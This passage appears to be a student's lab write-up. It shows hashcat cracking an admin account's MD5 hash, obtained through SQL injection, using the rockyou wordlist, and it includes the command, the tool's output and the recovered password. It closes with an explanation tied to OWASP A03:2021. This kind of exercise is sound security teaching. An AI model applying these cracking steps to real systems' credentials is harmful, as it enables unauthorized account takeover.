Next, I created a file called **hash.txt** and copied the hash from the admin account into it




Then I used hashcat to crack the password I used straight attack mode -a 0 and the MD5 hash type -m 0 and stored the output in out.txt. I also just used rockyou.txt for my password list Because I did not see the password list you provided until after I completed this exploit.

```
┌──(lucass㉿kali2025)-[~]
└─$ sudo hashcat -a 0 -m 0 hash.txt /usr/share/wordlists/rockyou.txt -o out.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-skylake-avx512-11th Gen Intel(R) Core(TM) i7-11370H @ 3.30GHz, 1535/3134 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
```

Once completed we cat the output file, and we find the password

```
Started: Fri Mar 17 20:25:52 2023
Stopped: Fri Mar 17 20:26:14 2023

┌──(lucass㉿kali2025)-[~]
└─$ sudo cat out.txt
5f4dcc3b5aa765d61d8327deb882cf99:password
```

The password is password. We can now log in as admin



This exploit is possible because the server is vulnerable to SQL injections. Using SQL injections an attacker can get access to more information than they should be able to. An attack can use this unauthorized information to perform other attacks to gain access to the server. In this instance we were able to get the hashed password for every account including the admin account. We were then able to use hashcat to get the admins password. Once an attack has admin credentials, they essentially own the server if they can obtain persistence.

This vulnerability is applicable to OWASP top 10.

OWASP A03:2021